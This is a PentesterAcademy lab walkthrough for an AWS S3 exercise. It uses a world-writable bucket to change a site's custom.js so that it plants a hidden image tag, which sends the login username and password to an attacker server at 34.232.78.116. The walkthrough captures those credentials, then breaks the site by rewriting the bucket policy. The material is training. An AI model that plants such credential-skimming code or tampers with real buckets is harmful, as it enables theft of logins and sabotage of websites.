

ATTACK
DEFENSE
by PentesterAcademy

Name	Chaining Attacks
URL	https://attackdefense.com/challengedetails?cid=2306
Type	AWS Cloud Security : S3

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Solution:

Step 1: Configure AWS CLI to use the provided credentials.

Access Credentials to your AWS lab Account

Login URL	https://174791200647.signin.aws.amazon.com/console
Region	US East (N. Virginia) us-east-1
Username	student
Password	Ad25wWXoAOs32hoz
Access Key ID	AKIASRMS6B6D6MVXKB6H
Secret Access Key	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

Command: aws configure

```
root@ip-172-31-53-60:~# aws configure
AWS Access Key ID [None]: AKIASRMS6B6D6MVXKB6H
AWS Secret Access Key [None]: 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
Default region name [None]: us-east-1
Default output format [None]:
root@ip-172-31-53-60:~#
```

Step 2: Check S3 buckets.

Command: aws s3api list-buckets

```
root@ip-172-31-53-60:~# aws s3api list-buckets
{
    "Buckets": [
        {
            "Name": "s3-file-load-174791200647",
            "CreationDate": "2021-03-14T06:21:17.000Z"
        },
        {
            "Name": "s3-file-load-static-174791200647",
            "CreationDate": "2021-03-14T06:21:15.000Z"
        }
    ],
    "Owner": {
        "DisplayName": "jeswincloud+1615508674229",
        "ID": "d052d76d0d5182b7e576845d99d922a96bc50eea8aa724edd712fc715c99fcac"
    }
}
root@ip-172-31-53-60:~#
```

Step 3: List bucket contents.

Command: aws s3 ls s3://<bucket-name>


```
root@ip-172-31-53-60:~# aws s3 ls s3://s3-file-load-174791200647
2021-03-14 06:21:20       5047 index.html
root@ip-172-31-53-60:~#
```

Index.html found.

Step 4: Check if a static website is available in the browser.

URL: <bucket-name>.s3-website-<region>.amazonaws.com

In this case: s3-file-load-174791200647.s3-website-us-east-1.amazonaws.com



Static website is running !

Try some random credentials.

Invalid Credentials.

Step 5: Check source code of the application.

```
<meta name="theme-color" content="#3063A0">
<!-- End FAVICONS -->
<script src="https://s3-file-load-static-174791200647.s3.amazonaws.com/static/vendor/pace/pace.min.js"></script>
<!-- BEGIN BASE STYLES -->
<link rel="stylesheet" href="https://s3-file-load-static-174791200647.s3.amazonaws.com/static/vendor/bootstrap/css/bootstrap.min.css">
<link rel="stylesheet" href="https://s3-file-load-static-174791200647.s3.amazonaws.com/static/vendor/font-awesome/css/fontawesome-all.min.css">
   <link rel="stylesheet" href="https://s3-file-load-static-174791200647.s3.amazonaws.com/static/vendor/open-iconic/css/open-iconic-bootstrap.min.css">
<!-- END BASE STYLES -->
<!-- BEGIN PLUGINS STYLES -->
<!-- END PLUGINS STYLES -->
<!-- BEGIN THEME STYLES -->
<link rel="stylesheet" href="https://s3-file-load-static-174791200647.s3.amazonaws.com/static/stylesheets/main.css">
<link rel="stylesheet" href="https://s3-file-load-static-174791200647.s3.amazonaws.com/static/stylesheets/custom.css">
<!-- END THEME STYLES -->
```

The website is fetching resources from the other bucket.

Step 5: Check script responsible for sending data. (custom.js)

s3-file-load-static-174791200647.s3.amazonaws.com/static/javascript/custom.js

```
function makeRequest() {
    var xhttp = new XMLHttpRequest();

    xhttp.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        document.getElementById("output").innerHTML = this.responseText;
      }
      if (this.readyState == 4 && this.status != 200) {
        document.getElementById("output").innerHTML = "Invalid Credentials";
      }
    };
    var url = 'https://ahyk95vfo5.execute-api.us-west-2.amazonaws.com/dev?username=' + $('#pi3').val() + '&password=' + $('#pi4').val()
    xhttp.open("GET", url, true);
    xhttp.send();
}
```

Step 6: Check the contents of the second bucket.

Commands:
aws s3 ls s3://<bucket-name>
aws s3 ls s3://<bucket-name>/static/

```
root@ip-172-31-53-60:~# aws s3 ls s3://s3-file-load-static-174791200647
                           PRE static/
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~# aws s3 ls s3://s3-file-load-static-174791200647/static/
                           PRE images/
                           PRE javascript/
                           PRE stylesheets/
                           PRE vendor/
2021-03-14 06:21:18      53328 apple-touch-icon.png
2021-03-14 06:21:19      14862 favicon.ico
root@ip-172-31-53-60:~#
```

Step 7: Check bucket policy.

Command: aws s3api get-bucket-policy --bucket <bucket-name> --output text | python -m tool.json

```
root@ip-172-31-53-60:~# aws s3api get-bucket-policy --bucket s3-file-load-static-174791200647 --ou
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllObjectActions",
            "Effect": "Allow",
            "Principal": "*",
            "Action": [
                "s3:Get*",
                "s3:Put*",
                "s3:List*"
            ],
            "Resource": [
                "arn:aws:s3:::s3-file-load-static-174791200647/*",
                "arn:aws:s3:::s3-file-load-static-174791200647"
            ]
```

Get, put and list permission are allowed.

Step 8: Copy custom.js script from the bucket to local machine.

Command: aws s3 cp s3://<bucket-name>/static/javascript/custom.js ./

```
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~# aws s3 cp s3://s3-file-load-static-174791200647/static/javascript/custom.js ./
download: s3://s3-file-load-static-174791200647/static/javascript/custom.js to ./custom.js
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~#
```

Step 9: Modify custom.js on local machine to popup an alert box when the script is loaded.


```
alert(1);
function makeRequest() {
    var xhttp = new XMLHttpRequest();

    xhttp.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        document.getElementById("output").innerHTML = this.responseText;
      }
      if (this.readyState == 4 && this.status != 200) {
        document.getElementById("output").innerHTML = "Invalid Credentials";
      }
    };
    var url = 'https://ahyk95vfo5.execute-api.us-west-2.amazonaws.com/dev?use
    xhttp.open("GET", url, true);
    xhttp.send();
}
```

Step 10: Upload the modified file back on the bucket.

Command: aws s3 cp custom.js s3://<bucket-name>/static/javascript/custom.js

```
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~# aws s3 cp custom.js s3://s3-file-load-static-174791200647/static/javascript/custom.js
upload: ./custom.js to s3://s3-file-load-static-174791200647/static/javascript/custom.js
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~#
```

Step 11: Reload the webpage.



Successfully triggered an alert.

Step 12: Modify custom.js to steal credentials from the webpage and send them to a custom attacker's server.

Modified custom.js

```
function makeRequest() {
    var xhttp = new XMLHttpRequest();

    xhttp.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        document.getElementById("output").innerHTML = this.responseText;
      }
      if (this.readyState == 4 && this.status != 200) {
        document.getElementById("output").innerHTML = "Invalid Credentials";
      }
    };
    var url = 'https://ahyk95vfo5.execute-api.us-west-2.amazonaws.com/dev?username=' +
$('#pi3').val() + '&password=' + $('#pi4').val()
    xhttp.open("GET", url, true);
    xhttp.send();
    element=document.getElementById('pi3');
    element.innerHTML +="<img
src='http://34.232.78.116:65500/?username="+$('#pi3').val()+"&password="+$('#pi4').val()+"'
style = 'display:none'>"
}
```

```
function makeRequest() {
    var xhttp = new XMLHttpRequest();

    xhttp.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        document.getElementById("output").innerHTML = this.responseText;
      }
      if (this.readyState == 4 && this.status != 200) {
        document.getElementById("output").innerHTML = "Invalid Credentials";
      }
    };
    var url = 'https://ahyk95vfo5.execute-api.us-west-2.amazonaws.com/dev?username=' + $('#pi3').val() + '&password=' + $('#pi4').val()
    xhttp.open("GET", url, true);
    xhttp.send();
    element=document.getElementById('pi3');
    element.innerHTML +="<img src='http://34.232.78.116:65500/?username="+ $('#pi3').val()+"&password="+$('#pi4').val()+"' style='displa
y:none'>"
}
```

Step 13: Upload the modified file back on the bucket.

```
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~# aws s3 cp custom.js s3://s3-file-load-static-174791200647/static/javascript/custom.js
upload: ./custom.js to s3://s3-file-load-static-174791200647/static/javascript/custom.js
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~#
```

s3-file-load-static-174791200647.s3.amazonaws.com/static/javascript/custom.js


```
function makeRequest() {
    var xhttp = new XMLHttpRequest();

    xhttp.onreadystatechange = function() {
      if (this.readyState == 4 && this.status == 200) {
        document.getElementById("output").innerHTML = this.responseText;
      }
      if (this.readyState == 4 && this.status != 200) {
        document.getElementById("output").innerHTML = "Invalid Credentials";
      }
    };
    var url = 'https://ahyk95vfo5.execute-api.us-west-2.amazonaws.com/dev?username=' + $('#pi3').val() + '&password=' + $('#pi4').val()
    xhttp.open("GET", url, true);
    xhttp.send();
    element=document.getElementById('pi3');
    element.innerHTML +="<img src='http://34.232.78.116:65500/?username="+ $('#pi3').val()+"&password="+$('#pi4').val()+"' style='display:none'>"
}
```

Step 14: Start a http server using python module.

Command: python3 -m http.server 65500

```
root@ip-172-31-53-60:~# python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
```

Step 15: Reload the web application and try logging in to the management panel with any dummy credentials.




Step 16: Check python server logs.

```
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~# python3 -m http.server 65500
Serving HTTP on 0.0.0.0 port 65500 (http://0.0.0.0:65500/) ...
103.253.150.112 - - [14/Mar/2021 06:31:01] "GET /?username=admin&password=admin HTTP/1.1" 200 -
```

Successfully retrieved user credentials.

Step 17: Try logging in on to the management panel with HTTPS.



Step 18: Check python server logs.

```
103.253.150.112 - - [14/Mar/2021 06:31:42] code 400, message Bad request version ('êê\x13\x01\x13\x02\
x9c\x00\x9d\x00/\x005\x01\x00\x01\x93êê\x00\x00\x00\x17\x00\x00ÿ\x01\x00\x01\x00\x00')
103.253.150.112 - - [14/Mar/2021 06:31:42] "ü
.#ÞæÝm,(-~ÿ*¹>«J; O+Ø¥;¥Ôp¿ûÑ¬;Û+ã=kî/ê*Ö¢X êêÀ+À/À,À0Ì©Ì¨ÀÀêêÿ" 400 -
103.253.150.112 - - [14/Mar/2021 06:31:43] code 400, message Bad request version ('ÊÊ\x13\x01\x13\x02\
x9c\x00\x9d\x00/\x005\x01\x00\x01\x93°°\x00\x00\x00\x17\x00\x00ÿ\x01\x00\x01\x00\x00')
103.253.150.112 - - [14/Mar/2021 06:31:43] "üA<D6\ Vc¬©¶VÀüËÖI²çU9ø$ñ ÆzÆ>ùÞ&¹X ÝMòmG[ÝõÖíù* ÊÊÀ+À/À,À
103.253.150.112 - - [14/Mar/2021 06:31:43] code 400, message Bad request syntax ('\x16\x03\x01\x02\x00
ç[PWÇê\x1b\x93\x11\x84þ\x1a\x10£\x93G\x18\x96ÝÿÒû¶ó+ ')
103.253.150.112 - - [14/Mar/2021 06:31:43] "ü¼qç[PWÇê
                                              Þ£GÝÿÒû¶ó+ " 400 -
103.253.150.112 - - [14/Mar/2021 06:31:43] code 400, message Bad request syntax ('\x16\x03\x01\x02\x00
103.253.150.112 - - [14/Mar/2021 06:31:43] "üPÄÐ" 400 -
```

Error generated in logs because of lack of https support on python server.

Step 19: Download the bucket policy (for static bucket) in a file and modify it to deny access for s3:Get* and s3:Put*

Command: aws s3api get-bucket-policy --bucket <bucket-name> --output text | python -m json.tool > policy.json

Modified Policy:

{

```
    "Statement": [
        {
            "Action": [
                "s3:Get*",
                "s3:Put*"
            ],
            "Effect": "Deny",
            "Principal": "*",
            "Resource": [
                "arn:aws:s3:::s3-file-load-static-307066626258/*",
                "arn:aws:s3:::s3-file-load-static-307066626258"
            ],
            "Sid": "AllObjectActions"
        }
    ],
    "Version": "2012-10-17"
}
```




```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllObjectActions",
            "Effect": "Deny",
            "Principal": "*",
            "Action": [
                "s3:Get*",
                "s3:Put*"
            ],
            "Resource": [
                "arn:aws:s3:::s3-file-load-static-174791200647/*",
                "arn:aws:s3:::s3-file-load-static-174791200647"
            ]
        }
    ]
}
```

Step 20: Upload the modified bucket policy and reload the webpage.


Command: aws s3api put-bucket-policy --bucket <bucket-name> --policy file://policy.json

```
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~# aws s3api put-bucket-policy --bucket s3-file-load-static-174791200647 --policy file://policy.json
root@ip-172-31-53-60:~#
root@ip-172-31-53-60:~#
```



Web application is broken because resources cannot be retrieved from s3 bucket due to new policy.

Step 21: Check browser console.



Error 403 received.

Successfully broke the web application.

References:

1. AWS CLI (https://docs.aws.amazon.com/cli/latest/reference/)